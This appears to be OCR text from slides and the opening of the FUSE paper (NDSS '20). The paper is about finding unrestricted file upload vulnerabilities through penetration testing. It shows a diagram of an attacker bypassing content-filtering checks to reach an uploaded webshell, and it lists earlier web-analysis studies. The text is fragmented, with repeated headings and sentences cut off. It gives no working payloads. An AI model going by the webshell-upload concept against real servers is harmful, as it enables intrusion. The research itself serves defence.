
#2: Preserving the Execution Semantic



#2: Preserving the Execution Semantic



Summary


#2: Preserving
the execution semantic
Web server
Web application
Content-filtering
checks
#1: Bypassing
application-specific checks
Executable
Upload
request
Access
https://wsplab.com/webshell.foo
Attacker
Attacker

Previous Studies

- Static analysis
  - Pixy, ***Oakland '06***
  - Merlin, ***PLDI '09***
- Dynamic analysis
  - Saner, ***Oakland '08***
  - Riding out DOMsday, ***NDSS '18***
- Symbolic execution
  - NAVEX, ***USENIX '18***
  - SAFERPHP, ***PLAS '11***

*Few studies have addressed finding **file upload vulnerabilities**!*

How we address all the challenges?

We propose

First approach to find file upload bugs

FUSE, *NDSS '20*

FUSE: Finding File Upload Bugs via Penetration Testing

Taekjin Lee*†‡, Seongil Wi*†, Suyoung Lee†, Sooel Son†


†School of Computing, KAIST
‡The Affiliated Institute of ETRI

***Abstract*—An Unrestricted File Upload (UFU) vulnerability is a critical security threat that enables an adversary to upload her choice of a forged file to a target web server. This bug evolves into an Unrestricted Executable File Upload (UEFU) vulnerability when the adversary is able to conduct remote code**


an uploaded PHP file that allows unrestricted access to internal server resources.

Unrestricted File Upload (UFU) [18] is a vulnerability that exploits bugs in content-filtering checks in a server-side


Our Approach



